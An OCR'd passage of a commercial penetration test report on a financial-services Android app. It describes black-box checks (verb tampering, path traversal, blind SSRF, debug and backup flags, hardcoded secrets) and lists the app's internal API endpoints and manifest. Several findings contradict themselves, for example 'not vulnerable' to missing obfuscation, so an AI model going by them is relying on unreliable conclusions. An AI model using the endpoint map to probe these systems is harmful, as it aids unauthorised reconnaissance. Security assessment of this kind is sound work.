
Figure#13 Tested for Information Disclosure via Directory Brute Force

Next, SecureLayer7 checked for HTTP Verb Tampering attacks by manipulating the HTTP verb other than the GET and POST methods. The HTTP methods were changed to CONNECT, TRACE, and HEAD using the proxy tool. However, it was observed that the server has restricted HTTP methods, responding with an HTTP 405 Methods Not Allowed error. Therefore, this led us to the conclusion that the Android application is not vulnerable to HTTP Verb Tampering attacks.



Figure#14 Tested for Verb Tampering


Next, SecureLayer7 checked for Path Traversal vulnerabilities. The application was examined by attempting to access files outside the intended directory. It was observed that the application properly validated user input and effectively prevented access to files outside the intended directory. As a result, the application demonstrated resilience against path traversal attacks, with the server responding with a 200 OK status code, confirming the successful mitigation of path traversal vulnerabilities. Therefore, this led us to the conclusion that the Android application is not vulnerable to Path Traversal vulnerabilities.



Figure#15 Tested for Path Traversal


Next, SecureLayer7 checked for Blind Server-Side Request Forgery (SSRF). Securealyer7 carried out this attack by adding request headers like X-Forwarded-For, Referer Request Header, etc. to trigger requests to external resources, specifically using the Burp Collaborator as an external endpoint. Despite multiple attempts to manipulate these parameters, SecureLayer7 did not observe any evidence of successful

SSRF attacks or interactions with the Burp Collaborator, confirming that the endpoints effectively validate and restrict input parameters, thus preventing unauthorized access to external resources. Therefore, this led SecureLayer7 to the conclusion that the application is not vulnerable to the blind Server-Side Request Forgery (SSRF) vulnerability.



Figure#16 Tested for Blind Server-Side Request Forgery (SSRF) Vulnerability.

Next, SecureLayer7 checked for Source Code Obfuscation. or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Therefore, this led SecureLayer7 to the conclusion that the application is not vulnerable to Source Code Obfuscation.



Figure#17 Tested for Source Code Obfuscation

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for NoSQL Injection, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the

application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative- WRL-WRF Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with AN of WRF Android App Android application.

Scope: com.ltfs.lti.ltfs

First, we checked for an Android Debug Flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. The application is not vulnerable to the Android Debug Flag.




Figure#01 Tested for Android Debug Flag Check

Next, we tested the application for Sensitive Data on URLs. SecureLayer7 carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to sensitive data exposure with URLs.

```
https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycDetailNew
https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycDetailNew
https://apiclouduat.ltfs.com/ltfs/api/
https://apiclouduat.ltfs.com:1128/LTFSWarehouseApp/api/
https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/
https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/
https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/api/gstOnline/gstOnlineCallback
https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/api/itrOnline/itrOnlineReportStatus
https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/api/itrOnline/itrOnlineReportStatus
https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/
https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/
https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/
https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/
https://mirror.ltfs.com/LTFSFarmApp/api/twhlLogin
https://dp.ltfs.com:456/LTFSPerfiosApp/api/geteKycDetailNew
https://dp.ltfs.com:456/LTFSPerfiosApp/api/getEkycOtpNew
https://dp.ltfs.com:456/LTFSPerfiosApp/api/getVerifiedEkycOtpNew
https://mirror.ltfs.com/LTFSFarmApp/api/twhlLogin
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/
https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/api/
https://apiclouduat.ltfs.com:1127/LTFSWarehouseApp/
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/StartAPI.jsp
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/Welcome.jsp
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/sendPerfiosReportTOLOS
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/generateLink
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/getInstitutionList
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/perfiosStatement
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/api/perfiosITR
https://apiclouduat.ltfs.com:1127/LTFSFarmApp/PerfiosITRServlet.jsp
https://apicloud.ltfs.com:1129/LTFSWarehouseApp/
https://apicloud.ltfs.com:1129/LTFSWarehouseApp/api/
https://dp.ltfs.com:456/LTFSPerfiosApp/
https://dp.ltfs.com:456/LTFSPerfiosApp/StartAPI.jsp
https://dp.ltfs.com:456/LTFSPerfiosApp/Welcome.jsp
https://dp.ltfs.com:456/LTFSPerfiosApp/api/sendPerfiosReportTOLOS
https://dp.ltfs.com:456/LTFSPerfiosApp/api/generateLink
https://dp.ltfs.com:456/LTFSPerfiosApp/api/getInstitutionList
https://dp.ltfs.com:456/LTFSPerfiosApp/api/perfiosStatement
https://dp.ltfs.com:456/LTFSPerfiosApp/api/perfiosITR
https://dp.ltfs.com:456/LTFSPerfiosApp/PerfiosITRServlet.jsp
https://dp.ltfs.com:456/LTFSPerfiosApp/api/validatePDF
```


Figure#02 Tested for Sensitive Data on URLs

Next, we tested the application for Insecure Data Storage with the Firebase database URL. securelayer7 tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to Insecure Data Storage with a Firebase URL.




Figure#03 Tested for Firebase Database URL

Next, we tested the application for *Sensitive Data Exposure on Source Code*, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username,password etc., Securelayer7 observed that there is no sensitive data exposed through source code. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to *Sensitive Data Exposure on Source Code*.



Figure#04 Tested for Sensitive Data Exposure on Source Code -1



Figure#05 Tested for Sensitive Data Exposure on Source Code -1

Next, we tested the application for installation of the target APK on an Insecure Version of the OS. This was done by checking the Minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, this led us to the conclusion that the Android application is not vulnerable to Android application installation on Insecure OS versions.

```
version: 2.9.0
apkFileName: WRF_production.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 21
  targetSdkVersion: 28
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 9
  versionName: 1.0.21
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  androidsupportmultidexversion.txt: 8
  firebase-analytics.properties: 8
  firebase-annotations.properties: 8
  firebase-common.properties: 8
  firebase-components.properties: 8
  firebase-core.properties: 8
  firebase-crashlytics.properties: 8
  firebase-datatransport.properties: 8
  firebase-encoders-json.properties: 8
  firebase-encoders.properties: 8
  firebase-iid-interop.properties: 8
  firebase-installations-interop.properties: 8
  firebase-installations.properties: 8
  firebase-measurement-connector.properties: 8
  firebase-messaging.properties: 8
```

Figure#06 Tested for Min SDK Version

Next, we tested the application for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, this led us to the conclusion that the Android application is not vulnerable to the Allow Backup Flag.

Find: backup

```
<uses-sdk android:minSdkVersion="21" android:targetSdkVersion="28"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.camera.any" android:required="true"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<queries>
    <intent>
        <action android:name="android.media.action.IMAGE_CAPTURE"/>
    </intent>
</queries>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/applogo" android:name="application.LTFSApplication" android:debuggable="false"
android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesCleartextTraffic="true" android:networkSecurityConfig=
@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
    <activity android:name="com.ltfs.lti.ltfs.ESignSanctionLetterActivity" android:exported="false"/>
    <activity android:name="com.ltfs.lti.ltfs.AwaitingConsentActivity" android:exported="false" android:screenOrientation="portrait"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.repayment.RepayUTRInputDetailsActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.repayment.RepaymentConsentLetterScreen" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.repayment.PaymentSummaryScreen" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.repayment.ReleaseScreenThree" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.repayment.ReleaseScreenTwo" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.repayment.ReleaseScreenOne" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.activities.ShareHoldingPatternActivity" android:exported="false">
        <meta-data android:name="android.app.lib_name" android:value=""/>
    </activity>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.BankersMandate_Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.activities.SubmitBankStatementActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.activities.UTRActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.MendatesetupPart_BActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.processor.OnlineGstCertificationActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fmkotlin.activities.FinancialDatafetching_Activity" android:screenOrientation="portrait"
android:configChanges="screenSize|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden"/>
```

